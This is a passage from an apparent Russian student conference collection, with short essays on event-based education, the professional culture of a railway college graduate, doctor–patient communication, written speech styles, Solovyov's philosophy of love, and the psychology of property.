Проведенный анализ позволяет констатировать, что образовательное событие – специальная форма организации и реализации образовательной деятельности. На контрасте с привычными формами обучения и образования событие предполагает обучение в действии, включение в инициативные формы порождения и оформления знания. Важной составляющей является учет потребностей обучающихся (в том числе и ситуационных). Вот почему с первых лет обучения необходимо ориентировать ученика на то, что именно от него самого зависит собственный образовательный уровень.

Внеурочная работа располагает такими особенностями, как усвоение учебных знаний через нетрадиционные формы; повышение познавательной активности учащихся; вовлечение родителей и других заинтересованных лиц в образовательный и воспитательный процесс. Событие в заявленных условиях несет функцию сопровождения человека в определенной теме, ее проживание и переживание, «пропускание через себя», когда ощущаются прежние границы представлений о себе и обнаруживаются новые. Через переосмысление самого себя переосмысливается и другой, то есть значимый другой, без которого не может быть тебя в твоём новом качестве. В.И. Слободчиков называет "событием" взаимодействие педагога и обучающегося, то есть совместное переживание всего, что происходит на уроке и во внеурочное время [7].

Под образовательным событием следует понимать такое изменение, которое оценивается человеком как значимое для его образования и активно включённое в межсобытийные связи. Образовательные события, рассматриваемые как часть целостного образовательного процесса, являются результатом предшествующих событий и причиной последующих, - чем больше таких связей, тем более событие значимо. Событие становится способом создания условий, которые максимально повышают вероятность появления индивидуальных образовательных программ и проектов у его участников. Событие как дидактическая единица имеет в своей структуре составляющие: организационную (как устроено потенциальное образовательное событие); педагогическую (как работает педагог); результативную (что происходит с человеком, специальным образом включённым в потенциальное образовательное событие).

Таким образом, событийный подход как технология организации и управления событиями занимает важное место в системе новых форм и методов обучения и воспитания. Результатом образовательного события выступает приращение знаний, опыта, способов деятельности каждого из его участников. Особую значимость приобретает внеурочная работа, которая по праву имеет большое общеобразовательное, воспитательное и развивающее значение.

Библиографический список:

1. Григорьев Д.В. Создание воспитательного пространства: событийный подход //Современные гуманитарные подходы в теории и практике воспитания. – Пермь: 2001. –С. 77-88.
2. Павловская И.А. Событийный подход к развитию творчества школьников / И.А.Павловская // Воспитание школьников.- 2012.-№ 9.-С. 51-55.
3. Попова В. И. Событийность образования как условие формирования культурного опыта студента. - Славяне в этнокультурном пространстве Южно-Уральского региона // Материалы межрегиональных научно-практических конференций /под общ. ред. проф. В.В. Амелина. Оренбург: Изд. центр ОГАУ, 2011. С. 217 -224.
4. Попова В. И. Организация внеучебной лингвистической деятельности школьников: Учебное пособие. – Оренбург: Изд-во ОГПУ, 1998. – 36 с.
5. Рындак В.Г., Дженджер В.О., Денисова Л. В. Внеучебная проектная научно-познавательная деятельность школьника: монография / В. Г. Рындак, В.О. Дженджер, Л.В. Денисова. – М.: «Дом педагогики», 2010. – 251 с.
6. Степанов Е.Н. Подлинное воспитание как стратегический ориентир воспитательной деятельности/Е.Н. Степанов //Воспитание школьников .-2015. -№ 10.-С. 3-9
7. Слободчиков В. И. Со-бытийная образовательная общность — источник развития и субъект образования // Событийность в образовательной и педагогической деятельности / под ред. Н. Б. Крыловой и М. Ю. Жилиной. (Новые ценности образования. 2010. Вып. 1 (43). С. 5—14

ПРОФЕССИОНАЛЬНАЯ КУЛЬТУРА ВЫПУСКНИКА КОЛЛЕДЖА – БУДУЩЕГО СПЕЦИАЛИСТА

Комаров А.Р., Нартова О.Ю.

Электромеханический колледж Воронежского филиала МИИТ

Современному специалисту в условиях быстро меняющегося производства для успешной профессиональной деятельности, раскрытия своих способностей и достижения личностных устремлений необходим высокий образовательный потенциал, обеспечивающий ему не только хорошую квалификацию, но и конкурентоспособность на рынке труда.

Понятие квалификации специалиста в современном понимании напрямую связывается как с содержанием будущей профессиональной деятельности и приобретением характерных для этой деятельности теоретических и практических навыков и умений, так и с уровнем

культуры профессионала. Современный специалист должен быть не только профессионалом, но и широко образованным человеком в других сферах жизни, науки и культуры. Поэтому в профессиональной подготовке будущих специалистов должны быть компоненты, не связанные непосредственно с технологической стороной в будущей профессиональной деятельности, но обеспечивающие развитие определенных качеств его личности, таких как самостоятельность, ответственность, умение работать в команде, творческая активность, способность к обновлению знаний.

Одной из важнейших составляющих профессиональной социализации современных студентов, будущих специалистов, является формирование профессиональной культуры, которую характеризуют как выражение зрелости и развитости всех личностных качеств, продуктивно реализуемых в профессиональной деятельности. В профессиональной культуре специалиста выражается связь и взаимодействие общества, личности и профессии.

Таким образом, профессиональную культуру можно определить как совокупность мировоззренческих и специальных знаний, качеств, умений, навыков, чувств, ценностных ориентаций личности, которые находят свое проявление в ее предметно-трудовой деятельности и обеспечивают ее более высокую эффективность.

Совершенствование профессиональной деятельности специалиста - это не только расширение его знаний, но и повышение его моральной культуры. Нравственный фактор в профессиональной культуре – это, прежде всего, долг, готовность честно и добросовестно трудиться, твердые нравственные убеждения, открытость, доброжелательность. Это и умение работать с людьми, чуткость, внимание и доверие к людям, честность, принципиальность, правдивость, неподкупность, скромность. Это также единство слова и дела, готовность подчинить личные интересы общественным, самоотверженность, оптимизм, сознательность, требовательность к себе, порядочность, самокритичность. Профессиональная культура - это культура дискуссии, чувство человеческого достоинства, культурный кругозор, эрудиция, потребность в постоянном самообразовании.

Хороший специалист с отсутствием нравственной личностной основы или порядочный человек, но посредственный специалист - явление негативное в профессиональной деятельности.

Коммуникативная компетентность личности раскрывается в отношении к людям, к самому себе, особенностях взаимоотношений между людьми, умении контролировать и регулировать свое поведение, доказывать, грамотно аргументировать свою позицию.

Согласно данным опроса, проведенного мною среди студентов, были выделены основные качества, которыми должен обладать молодой специалист, вчерашний выпускник - это «умение работать с людьми» (51,0%), «высокий профессионализм» (43,6%), «ответственность и надежность» (34,7%), «коммуникабельность» (33,4%), «умение отстаивать свои позиции и убеждения» (31,9%). Настораживает тот факт, что в числе важных качеств современного специалиста лишь 12,8% респондентов назвали «высокие нравственные качества» и 9,7% - «способность подчинить свою профессиональную деятельность интересам людей».

Значительную роль в формировании нравственного аспекта профессиональной культуры играет образовательная среда учебного заведения, все, что окружает студента. В нашем колледже преподаватели являются примером реализации этичного поведения.

Именно в учебном заведении под влиянием нравственной составляющей: устремлений, жизненных целей, возможности самовыражения и самореализации, закладываются основы отношения к труду, к своей специальности.

Уже обучаясь в нашем колледже по специальности 08.02.10 «Строительство железных дорог, путь и путевое хозяйство», я убедился, что здесь созданы все условия не только для получения профессии, но и для всестороннего развития личности. Уже с первого курса студенты имеют возможность расширять свой профессиональный кругозор, развивать интерес к избранной профессии, участвуя в предметных олимпиадах.

Общаясь со старшекурсниками, я узнал о традициях, которые сложились на отделении: конференция по итогам производственной практики «Нам строить магистрали», на которой

студенты 4 курса рассказывают о том, какие профессиональные навыки они приобрели, работая монтерами пути, представляют презентации и видеоролики о своей работе. Стало доброй традицией проводить конкурс среди студентов-выпускников «Лучший по специальности». Участники этого конкурса демонстрируют знания по ремонту и техническому обслуживанию железнодорожного пути, пытаются эффективно выстраивать профессиональное будущее, а так же видят перспективу карьерного роста и своего материального благосостояния, проводят технико-экономическое обоснование принятых решений, оперируют понятиями и умениями, переносят их в разные стандартные и нестандартные условия.

Как я уже отмечал, для будущего специалиста, когда еще совсем нет опыта и практических навыков, личностные качества часто бывают решающими. Часто мотивация и жизненные ценности оказываются не менее значимыми, чем стаж, знания, образование.

Преподаватели нашего колледжа пытаются воспитать в студентах такие качества, как милосердие и сострадание, желание помочь людям. Ещё одна добрая традиция моего колледжа – шефская помощь детям из Областного центра помощи семье и детям «Буревестник». Студенты с преподавателями организуют поездки, которые являются настоящим праздником для воспитанников центра. Вот уже два года как преподаватели и студенты колледжа участвуют в благотворительной акции «Белый цветок», помогая онкобольным детям.

Мероприятия, проводимые в колледже, способствуют развитию творческих способностей студентов. В колледже созданы команды КВН, клуб «Что? Где? Когда?», проводятся вечера отдыха, смотры художественной самодеятельности. Благодаря этому, я впервые вышел на сцену, принимая участие в конкурсе первокурсников «Цыплят по осени считают».

Студенты с удовольствием ездят на экскурсии в Москву, Тулу, Серпухов, Елец, Волгоград. Посещают спектакли в Доме Актёра, театре оперы и балета, драматическом театре.

Огромное значение в формировании личности играет спорт, для развития которого в нашем колледже созданы все условия. Уроки физкультуры, спортивные праздники, внутриколледжная спартакиада, городские соревнования – участие в них не только развивают нас физически, но и формирует чувство ответственности, умение работать в команде, готовит к службе в рядах Российской Армии.

Все культурные «приобретения» будущего специалиста, как мне кажется, самым непосредственным образом влияют на становление его нравственной зрелости и нравственное развитие, на мотивы и установки деятельности. А для моего успешного профессионального роста мне необходимо усвоить всё то, что преподают в моём колледже, освоить современное оборудование, узнать все преимущества моей профессии. В жизни каждого человека много трудностей и неожиданных поворотов событий. Мне тоже придётся преодолеть много препятствий, но я уверен, что смогу стать настоящим специалистом в области своей специальности.

Библиографический список:

1. Дружилов С.А. Профессионалы и профессионализм в новой реальности: психологические механизмы и проблемы формирования // "Сибирь. Философия. Образование". Альманах СО РАО, ИПК. - Новокузнецк, 2011 (выпуск 5).
2. Каптерев А.И. Информационный анализ профессионального пространства /МГУК.- 2012.
3. Моральные ценности и личность /Под ред. А.И. Титаренко, Б.О. Николаичева. М.: МГУ, 2011. С. 167.
4. Тощенко Ж.Т. Профессиональная некомпетентность как фактор риска жизнеспособности и устойчивости общества // Образование и социальное развитие региона. - Барнаул, 2005, № 3-4.

ПРОФЕССИОНАЛЬНАЯ КУЛЬТУРА ОБЩЕНИЯ ВРАЧА

Костюкова А.И., Болотова М.И.

Оренбургский государственный медицинский университет

Многие профессии требуют знание навыков общения для успешной работы; для некоторых эти знания являются второстепенными, а для врача - основными.

Деонтология – это наука, занимающаяся изучением этики и корректного поведения, а также определенных обязанностей врача по отношению к больному. Медицинская деонтоло-

гия занимается изучением правил поведения врача по отношению к своим пациентам и врачей между собой; вопросом, необходимо ли сообщать пациенту о том, что он неизлечимо болен, или нет, а также некоторыми другими проблемами. Наиболее известен свод применяемых в медицине этических норм, сформулированный Гиппократом (клятва Гиппократа).

Актуальность данной темы обусловлена тем, что профессиональное общение врача является необходимым условием любого аспекта его профессиональной деятельности. Одним из важных компонентов медицинской деятельности является межличностное общение - диалог между врачом и пациентом.

Целью статьи является: выявить многосторонность правильной процедуры установления контакта.

Ценность и востребованность специалиста на современном рынке труда во многом зависит от наличия у него грамотной устной и письменной речи, умения общаться, воздействовать на других людей посредством слова. Еще В. Вересаев сказал: «Врач может обладать огромным распознавательным талантом, уметь улавливать самые тонкие детали своих назначений, но все это останется бесплодным, если у него нет способности правильно говорить» [2].

Проблема: сложности в установлении контакта между врачом и пациентом, может негативно сказаться на результатах лечения. Не секрет, что работники медицинских учреждений зачастую концентрируют свое внимание лишь на медицинской стороне лечения пациента и уделяют минимум времени для общения с ним, т.е. лечат заболевания, а не человека.

Не вызывает сомнения, что успех врачевания зависит не только от профессионального мастерства врача, но и от его таланта общения с больными, с их родственниками, с коллегами, от этического и эстетического воспитания, внутренней и внешней культуры. У больного могут вызвать чувства брезгливости, глубокого неуважения врач, медсестра или студент в грязных, мятых халате, рубашке, шапочке, брюках, с грязными руками, неухоженными ногтями, не-бритой физиономией, вульгарной косметикой, с запахом водочного перегара или кариозных зубов, приторных духов или одеколона, с низкой культурой жеста, мимики, речи и т.д. Причем признаки внешней и внутренней культуры переплетаются, т.к. в реальных отношениях они выступают в диалектическом единстве.

Ученые считают, что в культуре общения следует различать две стороны - внешнюю и внутреннюю. Внешняя выражается пристойными манерами, умением держать себя в различных обстоятельствах скромно, тактично, ненавязчиво и вместе с тем, соблюдая собственное достоинство. Располагающее поведение, будучи помноженным на доброту и радушие, на элементарную культуру внешнего вида, дает тот трудно измеряемый, но чрезвычайно приятный эффект, который известен как внешнее обаяние человека. Внутренняя же культура общения касается того, на какой почве оно происходит и к чему, в конечном счете, сводится. Для проявления доверия к врачу многое имеет значение - это и первое впечатление, тон и громкость речи, мимика и жестикуляция. А самое главное врач должен уметь слушать и слышать больного. Великий врач и мыслитель Авиценна писал: «Три орудия есть у врача: слово, растения и нож», тем самым он хотел подчеркнуть важность человеческого слова, то есть психологию общения. Профессия врача должна сочетать в себе три компонента - это врачебные знания, умения и владения профессиональными навыками и, конечно, особый «медицинский характер», который включает в себя стиль общения и поведения, умение вести беседу с больным.

Нельзя забывать и об особенностях культуры речи самого врача. В первую очередь, она должна быть вежливой, учливой и располагающей к дальнейшей беседе. Коммуникативной особенностью диалога «врач-пациент» является максимальная нацеленность врача на то, что пациент поймет его должным образом. А этому может способствовать только высокий уровень владения языком. Ведь слово позволяет не только сообщить информацию, но и оттенить ее эмоциональный заряд. Врачу не следует допускать колкостей, упреков по адресу пациентов; горячиться из-за скороговорки больного или излишне замедленной речи; а также, если больной повторяется, путается, перескакивает с одного на другое. Откровенное невнимание,

рассеянность врача могут вызвать взрыв гнева и неприязни у его собеседников. Врач должен получить ответы на все интересующие его вопросы, но при этом следует быть деликатным, считаться с психикой больного, его реакцией на окружающее, уровнем его развития [1]. Авторитет врача и корпорации медиков в целом вырастает не только из-за высокой профессиональной техники, но, и что чрезвычайно важно для пациентов, благодаря человечности, чуткости, тонкости, культуре общения в медицине.

Вывод. Общение медицинского работника - это сложный процесс взаимодействия врача и пациента. Врачу - специалисту особенно необходимо следить не только за тем, что он говорит, но и как говорит. Будущим врачам всегда нужно помнить, что никакой врач не делает карьеры и не сможет получить доверие и уважение своих коллег и пациентов, если не умеет корректно общаться, не владеет искусством речи.

Итак, становится очевидным, что врачу необходимо обладать высокой культурой профессиональной речи, базисом которой должен быть литературный язык. Беседа врача, насыщенная жаргонами профессионального характера может привести к весьма нежелательным последствиям. Врачу, как и каждому интеллигентному человеку, следует помнить, что «слово - тончайшее прикосновение к сердцу; оно может стать нежным благоуханным цветком и живой водой, возвращающей веру в добро, и острым ножом, и раскаленным железом, и комьями грязи».

Библиографический список:

1. Андриянова Е.А., Тихонова С.В. Иорина И.Г. Институциональный PR медицины в современной России // Социология медицины. 2008. №1. С. 1416.
2. Ермолаева Е.В., Павлова Л.А. Медицинская профессия: требования современного общества // Общество и здоровье: современное состояние и тенденции развития. М., 2013. С. 369-37.

КУЛЬТУРА ПИСЬМЕННОЙ РЕЧИ И ЕЕ РОЛЬ В ОБЩЕНИИ

Крайкова А.А., Болотова М.И.

Оренбургский государственный медицинский университет

Красивая речь привлекает внимание и помогает донести мысль говорящего доступными словами. В коммуникативном процессе важное место отводится языковым нормам и этике общения. Человек с высокой культурой речи имеет изобильный словарный запас, его речь отличается чистотой, выразительностью, ясностью и правильностью [1].

О культуре речи нельзя говорить изолированно от культуры языка, хотя между ними и существует терминологическое разграничение. Чем богаче и многограннее будет культура языка, тем лучше будет речевое воздействие. Появится больше вариантов для построения речевых структур. Язык народа, язык нации – очень сложная, веками совершенствуемая система. В составе общенародного (общенационального) языка сосуществуют, находясь в постоянном взаимодействии, язык литературный, просторечие, диалекты, профессиональная речь, жаргоны.

Основное языковое богатство народа – литературный язык.

Литературный язык – высшая форма общенационального языка, определяемая системой норм. Иначе говоря, литературный язык – язык нормированный. Нормой принято считать «совокупность наиболее пригодных для обслуживания общества средств языка, складывающуюся как результат отбора языковых элементов (лексических, произносительных, морфологических, синтаксических) из числа сосуществующих, наличествующих, образуемых вновь или извлекаемых из пассивного запаса прошлого в процессе социальной, в широком смысле, оценки этих элементов». Отбор наиболее пригодных для нужд общества средств языка осуществляется самим народом в соответствии с системой языка, типичностью языкового явления.

Просторечие, диалекты, профессиональная речь, жаргоны находятся за пределами литературного языка, но пытаются потеснить норму. Стремление уберечь чистоту и правильность литературного языка от нелитературного влияния нельзя расценивать как желание ог-

раничить и сузить языковые богатства. Борьба за речевую культуру народа – за точность, правильность, чистоту и выразительность речи – не грозит языку установлением «вечных» норм и остановкой в развитии. Напротив, повышение речевой культуры общества, утверждение нормативного употребления языковых средств содействуют дальнейшему развитию и совершенствованию языка и проявлению его потенциальных возможностей.

Общественная деятельность людей, в процессе которой постоянно используются ресурсы языка, исторически определила три его основные общественные функции: *общения, сообщения и воздействия*. Языковая функция общения проявляется в обмене разнообразными сведениями в повседневной деятельности; функция сообщения – в условиях изложения каких-либо логически объединенных сведений, исходящих из одного источника. Функция воздействия обнаруживается в тех случаях, когда говорящий (пишущий) использует речевые средства для оказания влияния не только на сознание слушателей (читателей), но и на их волю, их чувства и делает это подчеркнуто экспрессивно, выразительно.

Также, деятельность людей выделяет стили речи:

Официально-деловой стиль. Общественные отношения людей в официально-деловой, канцелярско-деловой, юридической, дипломатической сферах определили возникновение и становление делового стиля и определяют его дальнейшее развитие.

Деловой стиль характерен для документов (заявление, справка, объявление, счет, расписка, доверенность, акт, докладная, протокол, трудовое соглашение, договор, служебная характеристика, приказ, отчет, автобиография, повестка, служебное письмо). Деловой стиль отличают следующие особенности:

1. Употребление слов в прямом (номинативном) значении.
2. Использование специфической лексики (*заявление, вышеизложенный, оформить, ходатайствовать, вышеозначенный, уведомлять, надлежит, препроводить, изъять, наличие, установить, предъявитель, получатель, истец, ответчик, свидетель* и пр.).
3. Использование штампов и клише типа: *настоящей докладываю, довожу до сведения, к заявлению прилагаю, выражаем Вам и в Вашем лице, в соответствии с изложенным, на основании сказанного, засвидетельствовать свое глубокое уважение, в рабочем порядке, подвести черту* и пр.
4. Употребление глагольных словосочетаний вместо глаголов: *навести справку* (справиться), *принимать участие* (участвовать), *оказать помощь* (помочь), *осуществлять руководство* (руководить), *предъявлять требования* (требовать), *ставит в известность* (извещать) и т. п.
5. Употребление отыменных предлогов (*в целях, в соответствии, вследствие, ввиду, по линии, в деле, в связи* и др.).
6. Употребление сложных союзов (*ввиду того что, в силу того что, вследствие того что* и др.).
7. Включение в контекст конструкций с отглагольными существительными для передачи мысли в обобщенной форме (*получение, согласование, заключение, установление, перенесение* и т.п.)
8. Тенденция к использованию сложных предложений с перечислением.
9. Широкое применение причастных и деепричастных оборотов, позволяющих достигать краткости и лаконичности.
10. Преимущественно прямой порядок слов.

Стиль деловой речи сложился как необходимость выражать мысль однозначно, логически точно и официально.

Научный стиль. Научный стиль реализует в основном функцию сообщения и во многом сходен с деловым стилем. Для научного стиля характерны следующие признаки:

1. Употребление слов в прямом (номинативном) значении.
2. Широкое использование терминов (*ионизация, ономастика, орфоэпия, лексикология, нейтрон, олигархия* и т.п.)

3. Широкое использование сложных предложений с четко определенными синтаксическими связями между частями предложений и упорядоченностью между отдельными предложениями.

4. Употребление сложных конструкций с перечислением.

5. Использование вводных слов и предложений с оттенком книжности (*очевидно, по всей вероятности, разумеется, как из этого явствует* и т.п.).

6. Полный стиль произношения: *Александр Александрович* (а не «Сан Саныч»).

7. Слабое использование языковых средств, выражающих эмоции автора: безличных и эллиптических предложений, слов с суффиксами субъективной оценки и пр.

Научный стиль призван передавать информацию точно, полно, строго. Точность научного стиля характеризуется последовательностью и детальностью изложения и отличается тем самым от образной точности стиля художественной литературы, позволяющей читателю увидеть изображаемое по-своему, детально и пережить возникающие при этом чувства.

В современном литературном языке происходит интенсивное сближение традиционных книжно-письменных и устных средств с обиходно-разговорной стихией, городским просторечием, социальными и профессиональными диалектами. Однако известное раскрепощение литературных норм не должно приводить к их расшатыванию или стилистическому снижению. В качестве нормального и неизбежного процесса такое раскрепощение создает условия для богатства и разнообразия всех выразительных средств и, следовательно, для совершенствования речевой культуры. Вместе с тем, нам хорошо известно, что современная устная и письменная речь стилистически снижается и огрубляется. Язык художественной литературы испытывает тенденции к безличности и стандартности (включая стандарты новейшего модернизма). Язык науки страдает от ненужной усложненности, обилия не всегда оправданных иноязычных заимствований в области терминологии Публицистика подчас грешит многословием, невнятистью и невыразительностью

Состояние современного литературного языка волнует писателей, журналистов, ученых, широкие круги образованных людей, всех, кому небезразличны судьбы русской речи, кто всерьез озабочен состоянием ее культуры.

Язык - это не что-то застывшее и неизменное. Он находится в вечном движении, потому что на говорящих людей постоянно действует множество самых различных факторов - и внешних, как говорят, экстралингвистических, и внутренних, собственно языковых.

Библиографический список:

1. Решетникова Е.В. Русский язык и культура речи: Учебное пособие / Сибирский государственный университет телекоммуникаций и информатики. – Новосибирск, 2016. – 99 с.

О РОЛИ ЛЮБВИ В СТАНОВЛЕНИИ ЛИЧНОСТИ ЧЕЛОВЕКА

Краснов А.Е., Доронина О.А.

Самарский государственный университет путей сообщения

Вопрос о значении и смысле любви занимал философов, теологов, поэтов и писателей не одно десятилетие. [1, с.87] Не остался в стороне от него и великий русский мыслитель XIX в. В. Соловьев. Автор задается вопросом в чем смысл половой любви. К поиску ответа подходит серьезно: рассматривает все широкое понятие любви, идет от сравнения половой любви людей и половой любви животных до видения в любви нечто большего, возвышенного и божественного.

Размышляя над поставленным вопросом, Соловьев начинает сравнение значение половой любви для людей и существ, также размножающихся половым путем, но стоящим на несколько ступеней эволюции ниже. Что же он здесь наблюдает? Чем более низкая ступень эволюции у существа тем более огромное количество потомства производится им, и весь смысл половой любви состоит только в продолжении рода. Поднимаясь по ступеням эволюции, философ отмечает как бы перемещение приоритетности, то есть чем выше, тем меньше потомства производит организм, но при этом в его половой любви появляется такое понятие,

как привязанность к тому с кем он испытывает половую любовь. Доходя до вершины эволюции – человека, мы видим, что потомство, производимое одной парой, исчисляется в единицах, а половое влечение достигает небывалых высот. Таким образом, на двух концах животной жизни, с одной стороны, размножение без всякой половой любви, а с другой стороны, половая любовь без всякого размножения, исходя из этого Соловьев приходит к выводу: «Эти два явления не могут быть поставлены в неразрывную связь друг с другом, – ясно, что каждое из них имеет свое самостоятельное значение и что смысл одного не может состоять в том, чтобы быть средством другого». [2, с. 58]

Следующим шагом мыслитель рассматривает любовь как упразднение эгоизма, перенесение смысла своего существования в другого человека, видения в нем гораздо большего, нежели другие люди. Соловьев говоря, что «половая любовь» является «жертвой эгоизма», утверждает, самое плохое в эгоизме не является тем, что вы говорите о себе как о самом особенном, самом красивом и т.п. Человек, как утверждал Соловьев, имеет на это право, так как каждый человек является центром сосредоточения жизненных сил. Напротив, он говорит, что если человек не признает такой же исключительности в других людях, то только тогда он проявляет зло, так как все люди равны. Поэтому любя человек уничтожает этот эгоизм, узрев исключительность человека к которому он испытывает любовь.

В своем рассуждении он связывает любовь с математикой. Соловьев утверждает всем известный факт: «Если после целого числа поставить ноль то оно увеличится в десять раз, а если ноль будет стоять перед ним то наоборот уменьшится». [2, с.101] Так вот если любовь начинается с высокодуховного чувства, видения нового смысла жизни в любимом человеке, то дальнейшее физическое соединение (которое всегда должно стоять в конце) лишь приумножит их чувства. А если это последнее – физическое соединение, поставленное на место первого и лишенное таким образом своего человеческого смысла, возвращенное к смыслу животному, – делает любовь не только бессильной против смерти, но само неизбежно становится нравственной могилой любви гораздо раньше, чем физическая могила возьмет любящих.

Подводя итог, можем не согласиться только с конечным высказыванием мыслителя о то, что ему удалось понять и объяснить смысл любви. Потому как с самого начала рассуждений он утверждал, что любовь находится лишь в зачатках нашего понимания, и понять, ее естество полностью нам пока не дано. Однако, проведенный анализ расширил наши представления о том, что кажется человечеству крайне загадочным и непостижимым.

Библиографический список:

1. Воробьева О.Б. Категория любви в христианско-патристической традиции // Наука и культура России. – Самара: СамГУПС, 2007. – с.87-89.
2. Соловьев В.С. Смысл любви. - Санкт-Петербург: Азбука, 2016. – 348 с.

ПСИХОЛОГИЯ СОБСТВЕННОСТИ

Кудашова Е.С., Субракова Л.К.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Отношения собственности являются базисными отношениями всей системы общественных отношений. Эта система включает экономические, социальные, политические, правовые, культурные, национальные, психологические, нравственные и другие элементы. Важнейшими подсистемами отношений собственности являются экономическая и юридическая, которые определяют всю систему собственности.

К. Маркс акцентировал внимание на том, что собственность есть не вещь и не отношение человека к вещи, взятое само по себе, что собственность есть отношение между людьми в их отношении к вещам. Собственность – такое отношение людей по поводу вещей, которое наделяет и людей, и вещи особыми социальными качествами: делает людей собственниками, а вещи – их собственностью. Каждая вещь всегда является не только потребительной ценностью, но обязательно одновременно чьей-то собственностью отношения, основное внимание

уделяет анализу роли собственности в формировании классовых отношений; развитие собственности сводилось к историческому процессу обобществления.

Поскольку собственность - это экономические отношения, то в ней выделяют объект присвоения, субъект присвоения и само экономическое содержание собственности.

Объектом собственности может быть средство производства, предмет потребления, капитал, результаты интеллектуальной и творческой деятельности, информация, рабочая сила и другие объекты. Среди всех объектов решающая роль принадлежит собственности на средство производства. Под воздействием научно-технического прогресса сформировалась и набирает силу интеллектуальная и информационная собственность. В развитых странах интеллектуальной собственности придаётся большое значение. Она охраняется законом и поддерживается государством. В некоторых странах выделяют 3 вида собственности: 1) частная, которая закрепляется законодательно, в виде владения патентом или лицензией; 2) общественная - представляет собой совокупность знаний и идей, принадлежавших государству или обществу в целом и охраняемых законом.

3. Промежуточная - она представляет собой ту научно-техническую информацию, которую невозможно долго удерживать «в одних руках» при помощи патентов и лицензий.¹

С экономической точки зрения собственность - экономические отношения, позволяющие субъекту извлечь из объекта собственности пользу для себя, удовлетворить частный интерес. С точки зрения собственника интерес можно назвать рациональностью. Этот интерес может совпадать с общественным интересом, а потому может быть частью его, но может не совпадать, но всегда экономический интерес связан с возможностью удовлетворить потребности собственника.

Собственности присуще и волевое содержание, поскольку именно суверенная воля собственника определяет бытие принадлежащей ему вещи.

Итак, собственность - это общественное отношение, которому присущи материальный субстрат и волевое содержание. Собственность - это имущественное отношение, причем в ряду имущественных отношений она занимает главенствующее место. Этого, однако, для характеристики собственности недостаточно. Экономическое содержание собственности характеризуется через следующие моменты: а) взаимосвязь двух парных категорий: присвоение – отчуждение, обособление - обобществление; б) способ соединения вещественного и личного факторов производства; в) способ распределения доходов; г) субъектно-объектный анализ.

Прежде всего, экономическое содержание собственности можно раскрыть на основе анализа двух моментов. С одной стороны – механизма и форм присвоения той или иной общностью (индивид, группа, общество) средств производства, а также результатов деятельности. С другой стороны, соответствующих форм их отчуждения от других хозяйственных единиц и общества в целом.

Присвоить – значит превратить какой-то объект отношений в собственную жизнедеятельность данного субъекта этих отношений сообразно функциям, выполняемым им в жизнедеятельности общества в целом.

Отчуждение означает невозможность превращения какого-то объекта в собственную жизнедеятельность другими субъектам

Право владения – это непосредственное фактическое удержание вещи субъектом собственности. Владение представляет собой фактическое обладание вещью, либо документально подтверждающее правомочия обладать объектом собственности. Владение объектом дает право использовать его, передавать объект в распоряжение другим лицам, продавать, дарить, наследовать.

Распоряжение – это действия, связанные с отчуждением имущества от его владельца. Право распоряжения – это право определения юридической судьбы имущества. Речь идет о праве субъекта собственности по своему усмотрению включения объекта собственности в экономический оборот путем совершения таких распределительных действий, как купля-продажа, передача в залог, дарение, сдача в наем и др.

Право пользования – это право собственника на извлечение и присвоение полезных свойств имущества. Владение и пользование могут соединяться в руках одного субъекта или быть разделенными между различными субъектами. Другими словами, владение и пользование можно рассматривать не только как элементы триады права собственности. Пользоваться имуществом можно, не будучи ее владельцем, и наоборот, можно быть владельцем и не пользоваться объектом собственности, передав это право в соответствии с законодательством другому субъекту.

В переходный период к рыночной экономике в России широкое распространение получила практика передачи права управлять своей собственностью другому субъекту, после чего в рамках заключенного договора траста он не имеет формального права вмешиваться в действия своего доверенного лица (различные инвестиционные фонды, доверительные общества и т.д.). Отношения собственности в любом обществе юридически регулируются конституцией, законами и многочисленными подзаконными правовыми актами (указами, постановлениями, распоряжениями различных государственных органов). Собственность, с юридической точки зрения есть закрепленная государством систематизированная совокупность норм, правил, регулирующих имущественные и прочие виды экономических отношений, и обязательных для всех субъектов права.

Существование этих фактических отношений совсем не обязательно может быть санкционировано и оформлено государством, что тем самым превращает их в юридические нормы, поддерживаемые мощью государственного принуждения. Правовое оформление отношений собственности, как правило, следует, развивается за изменениями фактических, волевых отношений.

Между фактическими, волевыми отношениями и их государственным санкционированием, юридическим оформлением лежит сфера отношений, принятых различными частями, слоями, группами в обществе в виде норм, правил, традиций, обычаев, которым в разной степени подчиняются, следуют различные субъекты отношений. Часть таких отношений носит название обычного права, хотя оно в большей части вообще не оформлено юридически. Другая часть норм, правил, обычаев, традиций вообще долгое время никак не оформляется, но, тем не менее, является для разных сообществ регулирующей нормой отношений и поведения.

Юридическое определение собственности содержит указания на исключительность и абсолютность прав собственника в отношении своего имущества. При всей абсолютности своих прав собственник не может пользоваться ими за пределами, которые ограничены законом и административными распоряжениями.

В зарубежной психологии распространённым предметом психологических исследований является отношение человека к собственности. Важнейшей характеристикой собственности является её двойная природа - материальная и психологическая. Собственность как явление не существует вне психологического пространства. При этом высокий уровень доходов не ведет к удовлетворенности жизнью. Исследования показывают, что в странах с высоким уровнем жизни корреляции между национальным богатством и благополучием нет. Более того, согласно исследованиям (Х.В. Перкинс, Р. Райан, Т. Кассер), люди, наиболее активно стремящиеся к богатству, чувствуют себя менее удовлетворенными жизнью. Существует три основных действия, которые владелец может совершать по отношению к собственности: владение, использование и распоряжение. Все остальные действия - их производные. Собственность нередко используется как источник информации о её владельце. Она может символизировать социальную группу, к которой принадлежит владелец, его социально-экономическое положение и даже личностные качества. Люди используют материальные блага для выражения своих личностных и социальных качеств, а также делают выводы об идентичности других людей на основе их собственности. Присвоение представляет собой процесс овладения вещью, обращения ее в собственность. Способы присвоения могут быть разнообразными: 1) труд; 2) предпринимательство; 3) иждивенчество; 4) наследование; 5) дарение; 6) находка или клад; 7) выигрыш; 8) одалживание; 9) хищение; 10) мошенничество.

Основная идея рынка исходит из предпосылки, что если каждый человек будет усердно преследовать свои личные экономические интересы, это благотворно отразится на обществе в целом, по схеме: личная выгода —> общественное благо. Эта идея предполагает учет следующих моментов: 1) человек от природы своекорыстен, т.е. в нем изначально заложено стремление неустанно блюсти свои личные интересы (по известной пословице «Своя рубашка ближе к телу»); 2) человек от природы осмотрителен и расчетлив. Отсюда следует, что он преследует личные интересы и делает это благоразумно, т.е. привыкает учитывать желания и интересы других людей.

